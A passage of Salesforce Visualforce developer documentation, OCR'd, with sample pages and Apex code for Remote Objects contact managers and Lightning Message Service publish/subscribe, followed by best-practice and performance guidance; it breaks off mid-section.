
SEE ALSO:

- Creating Records with Remote Objects
- Deleting Records with Remote Objects
- Retrieving Records with Remote Objects
- Updating Records with Remote Objects

An Example of Using Remote Method Overrides in Remote Objects

This sample code illustrates how to create remote method overrides for Remote Objects operations. The example presents a sorted list of contacts and a simple form to enter a new contact. The new contact action overrides the built-in Remote Objects `create()` operation. The sample also illustrates blending Remote Objects with several Web development libraries to present a mobile-friendly user interface.

This example uses the jQuery, Bootstrap, and Mustache tool kits, loading them from an external content distribution network (CDN).



Contact Data Order ([[LastName: 'ASC']]) Refresh

FirstName	LastName	Phone
Mitchel	Abernathy	415-555-1212
Michael	Alderete	(415) 609-5555
Jon	Amos	(905) 555-1212
Marc	Benioff	(415) 901-7000
Patricia	Castellane	(777) 888-9999
Howard	Jones	(212) 555-5555
Geoff	Minor	(415) 555-1212
Marc	Rémillard	
Edward	Stamos	(212) 555-5555
Leanne	Tomlin	(212) 555-5555
Carole	White	(415) 555-1212

John | Doe | (123) 456-7890 | Save

Log

Fetched contact records.

Records Size: 11!

Here’s the Visualforce page, with the remote override declaration in bold.

```
<apex:page showHeader="false" standardStylesheets="false" docType="html-5.0"
    title="Contacts—RemoteObjects Style" controller="RemoteObjectContactOverride">

    <!-- Include in some mobile web libraries -->
    <apex:stylesheet
value="//netdna.bootstrapcdn.com/bootswatch/3.1.1/superhero/bootstrap.min.css"/>
   <apex:includeScript value="//ajax.googleapis.com/ajax/libs/jquery/1.11.0/jquery.min.js"/>

    <apex:includeScript
```

```
value="//cdnjs.cloudflare.com/ajax/libs/mustache.js/0.7.2/mustache.min.js"/>

    <!-- Set up Remote Objects, with an override for create() method -->
    <apex:remoteObjects jsNamespace="$M">
        <apex:remoteObjectModel name="Contact" fields="FirstName,LastName,Phone"
            create="{!$RemoteAction.RemoteObjectContactOverride.create}"/>
    </apex:remoteObjects>

    <!-- Page markup -->
    <div class="container">
        <div class="row">
            <div class="col-md-2"></div>
            <div class="col-md-8">
                <table id="myTable"
                    class="table table-bordered table-striped table-condensed">
                    <colgroup>
                        <col class="col-md-3" />
                        <col class="col-md-3" />
                        <col class="col-md-3" />
                    </colgroup>
                    <caption>
                        Contact Data Order ([ {LastName: 'ASC'}, {FirstName: 'DESC'} ])
                        <button id="bRefresh" class="btn btn-success btn-sm"
                            type="button">Refresh</button>
                    </caption>
                    <caption id="msgBox" class="alert alert-danger hidden"></caption>
                    <thead>
                        <tr><td>FirstName</td><td>LastName</td><td>Phone</td></tr>
                    </thead>
                    <tbody></tbody>
                    <tfoot>
                        <tr>
                        <td><input type="text" name="FirstName" id="iFirstName"
                            placeholder="John" class="form-control" /></td>
                        <td><input type="text" name="LastName" id="iLastName"
                            placeholder="Doe" class="form-control" /></td>
                        <td>
                            <div class="input-group">
                              <input type="text" name="Phone" id="iPhone"
                                placeholder="(123) 456-7890" class="form-control" />
                              <span class="input-group-btn">
                                <button id="bAdd" class="btn btn-primary"
                                    type="button">Save</button>
                              </span>
                            </div>
                        </td>
                        </tr>
                    </tfoot>
                </table>
                <div class="panel panel-default">
                  <div class="panel-heading">Log</div>
                  <div class="panel-body" id="log">
                  </div>
                </div>
            </div>
            <div class="col-md-2"></div>
        </div>
    </div>

    <!-- Results template (table rows of Contacts) -->
    <script id="tmpl" type="x-tmpl-mustache">
        <tr><td>{{FirstName}}</td><td>{{LastName}}</td><td>{{Phone}}</td></tr>
    </script>

    <!-- Page functionality -->
    <script>
        var table = $('#myTable tbody');
        var template = $('#tmpl').html();
        Mustache.parse(template);

        // Retrieve all contacts and add to results table on page
        var fetchContacts = function() {
            (new $M.Contact()).retrieve({
                orderby: [ {LastName: 'ASC'}, {FirstName: 'DESC'} ],
            }, function(err, records) {
                if (!err) {
                    // Add some status messages to the log panel
                    $('#log')
                    .append('<p>Fetched contact records.</p>')
                    .append('<p>Records Size: '+ records.length + '!</p>');

                    // Update the table of contacts with fresh results
                    table.empty();
                    records.forEach(function(rec) {
                        table.append(Mustache.render(template, rec._props));

                    });
                } else {
                    $('#msgBox').text(err.message).removeClass('hidden');
                }
            });
        };

        var addContact = function() {
            // Create a new Remote Object from form values
            (new $M.Contact({
                FirstName: $('#iFirstName').val(),
                LastName: $('#iLastName').val(),
                Phone: $('#iPhone').val()
            })).create(function(err, record, event) {
                // New record created...
                if (!err) {
                    // Reset the New Record form fields, for the next create
                    $('input').each(function() {
                        $(this).val('');
                    });

                    // Add some status messages to the log panel
```

```
                    $('#log')
                    .append('<p>Contact created!</p>')
                    // Custom data added to event.result by override function
                    .append('<p>Got custom data: ' + event.result.custom + '</p>');

                    // Redraw the results list with current contacts
                    fetchContacts();
                } else {
                    $('#msgBox').text(err.message).removeClass('hidden');
                }
            });
        };

        // Bind application functions to UI events
        $('#bRefresh').click(fetchContacts);
        $('#bAdd').click(addContact);

        // Initial load of the contacts list
        fetchContacts();
    </script>
</apex:page>
```

The key line of code in the preceding sample is in the Remote Objects access definition. Adding a single attribute to the contact Remote Object definition sets up the override:

```
create="{!$RemoteAction.RemoteObjectContactOverride.create}"
```

The attribute takes a Visualforce expression that references the `@RemoteAction` method to use as the override for the built-in `create()` operation.

In this case, the referenced method is in an Apex class that's the page's controller. The code for the override method is straightforward.

```
public with sharing class RemoteObjectContactOverride {

    @RemoteAction
    public static Map<String, Object> create(String type, Map<String, Object> fields) {
        System.debug(LoggingLevel.INFO, 'Before calling create on: ' + type);

        // Invoke the standard create action
        // For when you want mostly-normal behavior, with a little something different
        Map<String, Object> result = RemoteObjectController.create(type, fields);

        System.debug(LoggingLevel.INFO, 'After calling create on: ' + type);
        System.debug(LoggingLevel.INFO, 'Result: ' + result);

        // Here's the little something different, adding extra data to the result
        Map<String, Object> customResult =
            new Map<String, Object> {'custom' => 'my custom data' };
        customResult.putAll(result);

        return customResult;
    }
}
```

This method logs the `@RemoteAction` call and then uses the standard `RemoteObjectController.create()` call to perform the create. It's performing the same data manipulation language (DML) commands to create the record that the built-in version would, because it's using the built-in version. After performing the create, the method does a little more logging. Finally it adds some extra data to the return payload that will be received by the JavaScript callback function on the Visualforce page.

It's adding the extra data that's interesting and makes overriding the built-in method useful. The extra data that's added by the preceding controller is trivial, for the purposes of illustration only. A real-world override can include more complex logic—the result of a calculation, other method calls, and so on. What's important to understand is that the new custom override method can do additional things behind the scenes, and can return extra data that the built-in version can't.

An Example of Using Remote Objects with jQuery Mobile

Visualforce Remote Objects is designed to "blend" well with JavaScript frameworks. This extended but simple example shows how to use Remote Objects with jQuery Mobile to view a list of contacts and to add, edit, and delete them.

This example uses jQuery Mobile from the Salesforce Mobile Packs and is based on sample code that is included with the Mobile Pack for jQuery. Remote Objects and jQuery Mobile make it easy to create a simple contact manager page for a phone.

A Simple Contact Editor with Remote Objects and jQuery Mobile

```
<apex:page docType="html-5.0" showHeader="false" sidebar="false">

 <!-- Include jQuery and jQuery Mobile from the Mobile Pack -->
    <apex:stylesheet value="{!URLFOR($Resource.MobilePack_jQuery,
         'jquery.mobile-1.3.0.min.css')}"/>
    <apex:includeScript value="{!URLFOR($Resource.MobilePack_jQuery,
         'jquery-1.9.1.min.js')}"/>
    <apex:includeScript value="{!URLFOR($Resource.MobilePack_jQuery,
         'jquery.mobile-1.3.0.min.js')}"/>

    <!-- Remote Objects declaration -->
    <apex:remoteObjects jsNamespace="RemoteObjectModel">
        <apex:remoteObjectModel name="Contact" fields="Id,FirstName,LastName,Phone">
            <!-- Notes is a custom field added to the Contact object -->
            <apex:remoteObjectField name="Notes__c" jsShorthand="Notes"/>
        </apex:remoteObjectModel>
    </apex:remoteObjects>

    <head>
        <title>Contacts</title>
        <meta name="viewport"
           content="width=device-width, initial-scale=1.0, maximum-scale=1.0,
user-scalable=no" />

        <script type="text/javascript">
            var $j = jQuery.noConflict();

            // Config object with commonly used data
            // This keeps some hard-coded HTML IDs out of the code
            var Config = {
                Selectors: {
                    list: '#cList',
                    detailFields: "#fName #lName #phone #notes #error #contactId".split("
 ")
                },
                Data: {
                    contact: 'contact'
                }
            };

            // Get all contacts, and display them in a list
            function getAllContacts() {
                $j.mobile.showPageLoadingMsg();

                var c = new RemoteObjectModel.Contact();
                // Use the 'limit' operator to increase the default limit of 20
                c.retrieve({ limit: 100 }, function (err, records) {
                    // Handle any errors
                    if (err) {
                        displayError(err);
                    } else {
                        // Empty the current list
                        var list = $j(Config.Selectors.list).empty();
                        // Now add results records to list
                        $j.each(records, function() {
                            var newLink = $j('<a></a>', {
                                text: this.get('FirstName') + ' ' + this.get('LastName')
                            });
                            newLink.data(Config.Data.contact, this.get('Id'));
                            newLink.appendTo(list).wrap('<li></li>');
                        });

                        $j.mobile.hidePageLoadingMsg();
                        list.listview('refresh');
                    }
                });
            }

            // Handle the Save button that appears on both
            // the Edit Contact and New Contact pages
            function addUpdateContact(e){
                e.preventDefault();

                var record = new RemoteObjectModel.Contact({
                    FirstName: $j('#fName').val(),
                    LastName: $j('#lName').val(),
                    Phone: $j('#phone').val(),
                    Notes: $j('#notes').val()
                    // Note use of shortcut 'Notes' in place of Notes__c
                });

                var cId = $j('#contactId').val();
                if( !cId ) { // new record
                    record.create(updateCallback);
                } else { // update existing
                    record.set('Id', cId);
                    record.update(updateCallback);
                }
            }
```

```
        // Handle the delete button
        function deleteContact(e){
            e.preventDefault();
            var ct = new RemoteObjectModel.Contact();
            ct.del($j('#contactId').val(), updateCallback);
        }

        // Callback to handle DML Remote Objects calls
        function updateCallback(err, ids){
            if (err) {
                displayError(err);
            } else {
                // Reload the contacts with current list
                getAllContacts();
                $j.mobile.changePage('#listpage', {changeHash: true});
            }
        }

        // Utility function to log and display any errors
        function displayError(e){
            console && console.log(e);
            $j('#error').html(e.message);
        }

        // Attach functions to the buttons that trigger them
        function regBtnClickHandlers() {
            $j('#add').click(function(e) {
                e.preventDefault();
                $j.mobile.showPageLoadingMsg();

                // empty all the clic handlers
                $j.each(Config.Selectors.detailFields, function(i, field) {
                    $j(field).val('');
                });

                $j.mobile.changePage('#detailpage', {changeHash: true});
                $j.mobile.hidePageLoadingMsg();
            });

            $j('#save').click(function(e) {
               addUpdateContact(e);
            });

            $j('#delete').click(function(e) {
               deleteContact(e);
            });
        }

        // Shows the contact detail view,
        // including filling in form fields with current data
        function showDetailView(contact) {
            $j('#contactId').val(contact.get('Id'));
            $j('#fName').val(contact.get('FirstName'));
            $j('#lName').val(contact.get('LastName'));
            $j('#phone').val(contact.get('Phone'));
            $j('#notes').val(contact.get('Notes'));
            $j('#error').html('');
            $j.mobile.changePage('#detailpage', {changeHash: true});
        }

        // Register click handler for list view clicks
        // Note: One click handler handles the whole list
        function regListViewClickHandler() {
            $j(Config.Selectors.list).on('click', 'li', function(e) {

                // show loading message
                $j.mobile.showPageLoadingMsg();

                // get the contact data for item clicked
                var id = $j(e.target).data(Config.Data.contact);

                // retrieve latest details for this contact
                var c = new RemoteObjectModel.Contact();
                c.retrieve({
                    where: { Id: { eq: id } }
                }, function(err, records) {
                    if(err) {
                        displayError(err);
                    } else {
                        showDetailView(records[0]);
                    }

                    // hide the loading message in either case
                    $j.mobile.hidePageLoadingMsg();
                });
            });
        }

        // And, finally, run the page
        $j(document).ready(function() {
            regBtnClickHandlers();
            regListViewClickHandler();
            getAllContacts();
        });

    </script>
</head>

<!-- HTML and jQuery Mobile markup for the list and detail screens -->
<body>

    <!-- This div is the list "page" -->
    <div data-role="page" data-theme="b" id="listpage">
        <div data-role="header" data-position="fixed">
            <h2>Contacts</h2>
            <a href='#' id="add" class='ui-btn-right' data-icon='add'
               data-theme="b">Add</a>
            </div>
            <div data-role="content" id="contactList">
                <ul id="cList" data-filter="true" data-inset="true"
                    data-role="listview" data-theme="c" data-dividertheme="b">
                </ul>
            </div>
        </div>

        <!-- This div is the detail "page" -->
        <div data-role="page" data-theme="b" id="detailpage">
            <div data-role="header" data-position="fixed">
                <a href='#listpage' id="back2ContactList" class='ui-btn-left'
                   data-icon='arrow-l' data-direction="reverse"
                   data-transition="flip">Back</a>
                <h1>Contact Details</h1>
            </div>
            <div data-role="content">
                <div data-role="fieldcontain">
                    <label for="fName">First Name:</label>
                    <input name="fName" id="fName" />
                </div>
                <div data-role="fieldcontain">
                    <label for="lName">Last Name:</label>
                    <input name="lName" id="lName" />
                </div>
                <div data-role="fieldcontain">
                    <label for="phone">Phone:</label>
                    <input name="phone" id="phone"/>
                </div>
                <div data-role="fieldcontain">
                    <label for="notes">Notes:</label>
                    <textarea name="notes" id="notes"/>
                </div>

                <h2 style="color:red" id="error"></h2>

                <input type="hidden" id="contactId" />
                <button id="save" data-role="button" data-icon="check"
                    data-inline="true" data-theme="b" class="save">Save</button>
                <button id="delete" data-role="button" data-icon="delete"
                    data-inline="true" class="destroy">Delete</button>
            </div>
        </div>
    </body>
</apex:page>
```

Note that although all four Remote Objects operations are demonstrated, there are only three callback handlers.

- `getAllContacts()` calls `retrieve()` to load a list of contacts and provides an anonymous function for the callback. The callback checks for errors and then iterates through the results, adding them to the page.
- Similarly, `showDetailView()` calls `retrieve()` to load a single contact for the detail page, and the results are also handled by an anonymous function.

- `addUpdateContact()` and `deleteContact()` handle adding, updating, and deleting contacts. Both methods pass `updateCallback()` as the callback function. `updateCallback()` doesn't use the results of the Remote Objects operation. It only checks for errors, logs them to the console, and then calls `getAllContacts()` to refresh the page.

Best Practices for Using Remote Objects

Visualforce Remote Objects is an effective tool for quickly adding simple data operations to Visualforce pages. Remote Objects is easy to use, with lightweight components that don't require Apex code to implement reading and writing data to the Salesforce service. Remote Objects isn't always the right tool for the job, though, so it's important to understand how Remote Objects works and when to use a different tool, such as JavaScript remoting.

Field Level Security

Remote Objects respects your organization's field level security settings. Keep this in mind when you create pages that use Remote Objects. Fields that aren't accessible to the person viewing the page appear blank. Actions that modify field data (`create()`, `update()`, and `upsert()`) fail with an error if they include inaccessible fields in the request.

Transaction Boundaries

Remote Objects removes control of transaction boundaries from your code. Each Remote Objects operation (`create()`, `update()`, and so on) is a separate transaction. Each operation succeeds or fails on its own, which can be a problem when you need to create or modify multiple related objects as part of a business process. For example, if you create an invoice record and related line-item records, each record is saved in a separate transaction. If some Remote Objects operations fail and some succeed, your data can be left in an inconsistent state. Note that this issue isn't related to service reliability. In this example, if some of the line items fail a validation rule, they won't be created, which leaves an incomplete invoice. Your code must clean up and try again.

In contrast, JavaScript remoting transaction boundaries are on the Apex `@RemoteAction` method. It's easy to create the invoice and related line-item records inside one method, where automatic Apex transactions ensure that all records are created together or not at all.

Appropriate Placement and Testing of Business Logic

Consider carefully where you're putting your application's business logic, especially when it's complex. When you are creating straightforward pages that enable creation, editing, and deletion of individual objects, as in An Example of Using Remote Objects with jQuery Mobile on page 368, the business logic is minimal. Putting this business logic on the client side, in Remote Objects and JavaScript, can be entirely appropriate. When you have more complex business rules and processes, though, it might be more effective to remove that logic from the client layer and build it on the server side.

Consider the following points when you're deciding where to put your organization's business logic.

- Security and consistency: Remember that users can lose their network connection in mid-transaction, or alter the way that your page's JavaScript executes with Firebug and other tools. Remote Objects enforces your validation rules, triggers, sharing rules, field level security, and other data access restrictions, but if you put business rules in JavaScript instead of Salesforce, those can be interrupted, altered, or bypassed.
- Testability: Business logic on the server side can use the many tools that Salesforce provides for testing. For this reason, we encourage you to put complex behavior in Apex and use the Apex test framework to verify that it works as you intend.
- Performance: If your processing needs to look at many records as part of a transaction, but won't display them in the browser, we recommend you avoid sending that data to the client, and instead process the data "locally" on the server. Think about what data your page needs to do its work, and make sure you're not needlessly copying it over the wire.

Handling Complexity

Applications need to manage complexity carefully. Simple contact manager or store locator pages don't have much complexity to manage, but many business processes do. Remote Objects pairs well with JavaScript frameworks such as jQuery and AngularJS, and those can help with the complexity of your application's user interface. Always consider separating the concerns of your application into multiple layers and keeping them as discrete as possible. This is called "separation of concerns," and it's a classic software pattern and best practice.

Consider placing your data integrity rules in triggers and validation rules. Also consider encapsulating your business process rules in Apex code that you make accessible via `@RemoteAction` methods that you can use with JavaScript remoting or with SOAP or REST services that you can use from anywhere.

Alternatives to Remote Objects

Remote Objects is a useful tool for quickly creating pages with basic data operations. When the job that your page needs to do is bigger than that, consider that Salesforce offers many alternatives to Lightning Platform developers.

- Standard Visualforce can be used to implement a wide range of application functionality. Visualforce provides much automatic functionality when using the standard controllers and supports completely custom functionality with your own Apex code.
- JavaScript remoting also works well with third-party JavaScript frameworks and enables you to access custom business logic in Apex.
- Salesforce mobile allows you to build mobile applications quickly and often by using declarative tools instead of code.

Think carefully about what your page or application needs to do, and then choose the right tool for the job. Sometimes that tool is Remote Objects, and sometimes it's something else.

Remote Objects Limits

Visualforce Although Remote Objects isn't subject to some resource limits, it comes with limitations of its own.

Remote Objects is subject to the following limits.

- Remote Objects isn't a way to avoid Salesforce service limits. Remote Objects calls aren't subject to API limits, but Visualforce pages that use Remote Objects are subject to all standard Visualforce limits.
- You can retrieve a maximum of 100 rows in a single request. To display more rows, submit additional requests by using the `OFFSET` query parameter.
- Remote Objects doesn't support `Blob` fields. You can't retrieve or set the value of object fields of type `Blob`.
- Setting the `rendered` attribute to `false` on Remote Objects components disables the generation of the JavaScript for those Remote Objects. Any page functionality that depends on unrendered Remote Objects should also be disabled.

CHAPTER 22 Communicating Across the DOM with Lightning Message Service

In this chapter ...

Use Lightning message service to communicate across the DOM within a Lightning page. Communicate between Visualforce pages embedded in the same Lightning page, Aura components, and Lightning web components, including components in a utility bar and pop-out utilities. Choose whether a component subscribes to messages from the entire application, or from only the active area.

If you're switching from Salesforce Classic to Lightning Experience, you can now build Lightning web components that can communicate with existing Visualforce pages or Aura components. You can also use Lightning message service to communicate with softphones via Open CTI.

Important: Lightning message service is available in Lightning Experience and as a beta feature for Lightning components used in Experience Builder sites.

To access Lightning message service in Visualforce, use the `$MessageChannel` global variable. A message is a serializable JSON object. Examples of data that you can pass in a message include strings, numbers, objects, and booleans. A message can't contain functions and symbols. The `$MessageChannel` global variable is only available in Lightning Experience.

Use Message Channels Created Within Your Org

Here's an example of using a Lightning message channel developed within your org.

```
<apex:page>
    <script>
        // Load the MessageChannel token in a variable
        var SAMPLEMC = "{!$MessageChannel.SampleMessageChannel__c}";
    </script>
</apex:page>
```

Here, we reference a custom message channel with a formula expression `{!$MessageChannel.SampleMessageChannel__c}`. This expression creates a token that we assign to the variable `SAMPLEMC`. This token is unique to your custom message channel and can be used within the Lightning message service API methods. The syntax `SampleMessageChannel__c` refers to a custom instance of the `LightningMessageChannel` metadata type. The `__c` suffix indicates that it's custom, but note that it isn't a custom object. See Create a Message Channel on page 377 to learn more.

If your org has a namespace, don't include it in your message channel expression. For example, if your org's namespace is MyNamespace, the message channel expression remains `"{!$MessageChannel.SampleMessageChannel__c}"`.

Use Message Channels Created Outside Your Org

To use message channels from packages created by developers outside of your org, reference them with the syntax `{!$MessageChannel.`***`Namespace_name__c`***`}`. For example, if `SampleMessageChannel` wasn't local to your org and came from a package with the namespace SamplePackageNamespace, the syntax would be `{$MessageChannel.SamplePackageNamespace__SampleMessageChannel__c}`.

SEE ALSO:

- Blog: Lightning Message Service
- *Lightning Web Components Developer Guide*: Communicating Across the DOM with Lightning Message Service
- *Lightning Aura Components Developer Guide*: Communicating Across the DOM with Lightning Message Service
- *Open CTI Developer Guide*: Lightning Message Service Methods for Lightning Experience

Create a Message Channel

To create a Lightning Message Channel in your org, use the LightningMessageChannel metadata type.

Note: See LightningMessageChannel in the Metadata API Developer Guide.

To deploy a LightningMessageChannel into your org, create an Salesforce DX project. Include the XML definition in the `force-app/main/default/messageChannels/` directory. The LightningMessageChannel file name follows the format *messageChannelName*.messageChannel-meta.xml. To add it to your scratch org, sandbox, or Developer Edition org, run the `sf project deploy start` Salesforce CLI command.

SEE ALSO:

Trailhead: Set Up Salesforce DX

Salesforce DX Developer Guide

Publish on a Message Channel

To publish on a Message Channel from a Visualforce page, include the `$MessageChannel` global variable in your page's JavaScript code and write a method that calls `sforce.one.publish()`.

Example: The `lmsPublisherVisualforce` page from the github.com/trailheadapps/lwc-recipes repo shows how to publish a message to notify subscribers on a Lightning page when a contact is selected.

The following example walks through the Visualforce page markup to show how to publish to a Message Channel when a button is clicked.

In the page's JavaScript, we first get a reference to the custom Lightning Message Channel with the formula expression `{!$MessageChannel.SampleMessageChannel__c}`. This expression creates a token that is unique to your Message Channel. We then assign the token as a string to the variable `SAMPLEMC`.

The function `handleClick()` contains the message content that we want to publish. Here, the message is a `recordId` with the value "some string" and `recordData`, whose value is the key-value pair value: "some value". We then call the Lightning Message Service API's `publish()` method on the `sforce.one` object. The `publish()` function takes two parameters, a string containing the Message Channel token and the message payload.

In the page markup, we create a button and call `handleClick()` on its `onclick()` method.

```
<apex:page >
    <script>
    // Load the MessageChannel token in a variable
    var SAMPLEMC = "{!$MessageChannel.SampleMessageChannel__c}";
    function handleClick() {
        const payload = {
            recordId: "some string",
            recordData: {value: "some value"}
        }
        sforce.one.publish(SAMPLEMC, payload);
      }
    </script>
    <div>
    <p>Publish SampleMessageChannel</p>
    <button onclick="handleClick()">Publish</button>
    </div>
</apex:page>
```

Subscribe and Unsubscribe from a Message Channel

To subscribe and unsubscribe from a message channel, use the `sforce.one.subscribe()` and `sforce.one.unsubscribe()` methods.

Example: The `lmsSubscriberVisualforceRemoting` page from the github.com/trailheadapps/lwc-recipes repo shows how to subscribe and unsubscribe from a message channel.

The following example is a continuation of the example in Publish on a Message Channel on page 377 that lets you subscribe and unsubscribe from a message channel when you click the respective button. In the JavaScript, we have the `subscribeMC()` and `unsubscribeMC()` methods, and `onMCPublished()` to populate the `textarea` with message output.

Load the custom message channel `$MessageChannel.SampleMessageChannel__c` into the variable `SAMPLEMC`. The `$MessageChannel` global variable creates a unique token for the associated message channel. Under `SAMPLEMC`, we declare the variable `subscriptionToMC` that holds the subscription object returned from the `sforce.one.subscribe()` method.

The `subscribeMC()` method checks whether the subscription object is empty. If it is, then it calls the `sforce.one.subscribe()` method. `sforce.one.subscribe()` has two parameters, the subscribing message channel, `onMCPublished()`, and the method that processes the message output.

By default, communication over a message channel can occur only between components in an active navigation tab, an active navigation item, or a utility item. Utility items are always active. A navigation tab or item is active when it’s selected. Navigation tabs and items include:

- Standard navigation tabs
- Console navigation workspace tabs
- Console navigations subtabs
- Console navigation items

To receive messages on a message channel from anywhere in the application, use the `sforce.one.subscribe()` method's optional fourth parameter, ***`subscriberOptions`***. Set `scope` in the ***`subscriberOptions`*** to the value `"APPLICATION"`.

```
sforce.one.subscribe(messageChannel, listener, {scope: "APPLICATION"});
```

The `unsubscribeMC()` method checks whether there is a subscription object. If so, it calls `sforce.one.unsubscribe()`, and passes in the `subscriptionToMC` object. Then, it clears the `subscriptionToMC` object.

The `onMCPublished()` method converts the message payload from a JSON object to a string. It then displays the message in the `textarea` with the ID `MCMessageTextArea`.

```
<apex:page >
    <div>
        <p>Subscribe to SampleMessageChannel </p>
        <button onclick="subscribeMC()">Subscribe</button>
        <p>Unsubscribe from subscription</p>
        <button onclick="unsubscribeMC()">Unsubscribe</button>
        <br/>
        <br/>
        <p>Received message:</p>
    <textarea id="MCMessageTextArea" rows="10"
style="disabled:true;resize:none;width:100%;"/>
```

```
    </div>

    <script>
        // Load the MessageChannel token in a variable
        var SAMPLEMC = "{!$MessageChannel.SampleMessageChannel__c}";
        var subscriptionToMC;

        function onMCPublished(message) {
            var textArea = document.querySelector("#MCMessageTextArea");
          textArea.innerHTML = message ? JSON.stringify(message, null, '\t') : 'no message
 payload';
        }

        function subscribeMC() {
            if (!subscriptionToMC) {
                subscriptionToMC = sforce.one.subscribe(SAMPLEMC, onMCPublished);
            }
        }

        function unsubscribeMC() {
            if (subscriptionToMC) {
                sforce.one.unsubscribe(subscriptionToMC);
                subscriptionToMC = null;
            }
        }
    </script>

</apex:page>
```

Considerations and Limitations

Keep these considerations and limitations in mind when working with Lightning message service in Visualforce.

Considerations

Lightning message service doesn’t work for Visualforce’s `sforce.one` library when pages are loaded in the Chatter Publisher that uses `<chatter:feed showPublisher="true"/>`. Use the native Lightning Publisher instead.

Lightning message service doesn’t work in Visualforce pages that are included in Lightning Experience via iframes, including `<wave:dashboard>`, `<apex:iframe>`, and the standard HTML `<iframe>` tag. Instead, add Visualforce pages through the Lightning App Builder or as a utility bar item.

Visualforce supports only Lightning Message Channels where `isExposed` is true. For more information about LightningMessageChannel, see the Metadata API Developer Guide.

Lightning message service doesn’t work in Salesforce Classic or when previewing Visualforce from Setup.

Limitations

The lightning message service supports only these experiences.

- Lightning Experience standard navigation
- Lightning Experience console navigation
- Salesforce mobile app for Aura and Lightning Web Components, but not for Visualforce pages
- Lightning components used in Experience Builder sites. Support for Experience Builder sites is beta.

Note: Lightning Message Service doesn't work with Salesforce Tabs + Visualforce sites or with Visualforce pages in Experience Builder sites.

CHAPTER 23 Visualforce Best Practices

Learn strategies to improve the your Visualforce pages.

Note: Where possible, we changed noninclusive terms to align with our company value of Equality. We maintained certain terms to avoid any effect on customer implementations.

IN THIS SECTION:

Best Practices for Improving Visualforce Performance

Learn strategies to improve the performance of Visualforce pages.

Note: Where possible, we changed noninclusive terms to align with our company value of Equality. We maintained certain terms to avoid any effect on customer implementations.

IN THIS SECTION:

Control Data Size

Visualforce pages have a 15-MB standard response limit, and smaller pages load faster than larger pages. To minimize load times, limit the amount of data that each page displays.

Cache Frequently Accessed Data

Cache any data that is frequently accessed, such as icon graphics, and cache global data in custom settings.

Lazy Load Page Components

To reduce or delay expensive calculations, use lazy loading. With lazy loading, a page loads its essential components first and delays the other features until the user performs an action that requires the information. This technique gives users faster access to essential features and makes a large page appear more responsive, even though the entire page takes the same total time to load.

Handle Multiple Concurrent Requests

Concurrent requests are long-running tasks that can block other pending tasks. To reduce delays, move code to asynchronous code blocks when possible and make sure action methods that use the `<apex:actionPoller>` component are lightweight.

Write Efficient Apex and SOQL

To improve the overall performance of a Visualforce page, write efficient Apex and SOQL.

Write Efficient Getter Methods

Visualforce requests evaluate expressions, action attributes, and other method calls. A request such as a form submission can call the getter methods in a class multiple times. With more efficient getter methods, you can prevent unnecessary lookups of the same record.

Optimize Lists and Tables

To improve the performance of Visualforce pages with lists and tables, limit the amount of data displayed per page and reduce the number of editable fields per table. You can also implement pagination or replace an `<apex:pageBlockTable>` component with a static HTML table.

Optimize the View State

To maintain a Visualforce page's view state, Lightning Platform stores the state of components, field values, and the controller as an encrypted string in a hidden form element. The view state has a limit of 170 KB. A large view state requires longer processing times for each request, including serialization and deserialization time, and encryption and decryption time. If you reduce the view state size, then your page can load faster and stall less often.

Optimize HTML

On the server side where Visualforce validates HTML, optimized HTML improves processing efficiency. On the client side, optimized HTML makes a Visualforce page more responsive in the user's browser.

Optimize CSS

To ensure efficient delivery to the client, optimize the CSS in a Visualforce page. Optimized CSS also improves caching and reduces load times.

Optimize JavaScript

To ensure efficient delivery to the client, optimize the JavaScript in Visualforce pages Optimized JavaScript also improves caching and reduces load times.

Optimize Images

Images are frequently the largest components of a web page, so they significantly affect a Visualforce page's performance.

Prevent Fields from Dropping Off the Page

Visualforce pages with many fields, especially those with large text area fields or with master-detail relationships to other entities, can fail to display every field requested. Data can be dropped because of batch limits and limits on the size of data returned. To prevent fields from dropping off the page, reduce the number of fields displayed. Alternatively, create a controller extension that can query child records and display the results in related lists.

Use the immediate Attribute Carefully

Visualforce components with the `immediate` attribute set to `true` execute an action without processing any validation rules for the associated fields on the page. This attribute should only be used if the component executes an action that navigates away from the page after completion.

Visualforce Performance Case Study

To understand how Visualforce performance optimizations work together, examine ways to reduce the load time of a page with a large data grid and a complex object hierarchy.

Investigate Performance Issues

Visualforce is designed to provide developers with the ability to match the functionality, behavior, and performance of standard Salesforce pages. If your users experience delays, unexpected behavior, or other issues specifically around Visualforce, first investigate the possible sources of the problem.

Verify that your pages follow general best practices for web design, such as:

- JavaScript and CSS minification.
- Image optimization for the web.
- Avoidance of iframes whenever possible.

Investigate Visualforce Performance with Testing

To ensure that the problem isn't limited to a single user's computer, test your Visualforce page on multiple machines and with multiple browsers. Check the load time of other Salesforce pages and other websites. If Salesforce pages load slowly, check the status of the Salesforce servers at https://status.salesforce.com. If all web pages load slowly, check your network configuration.

To test for and help prevent performance regressions:

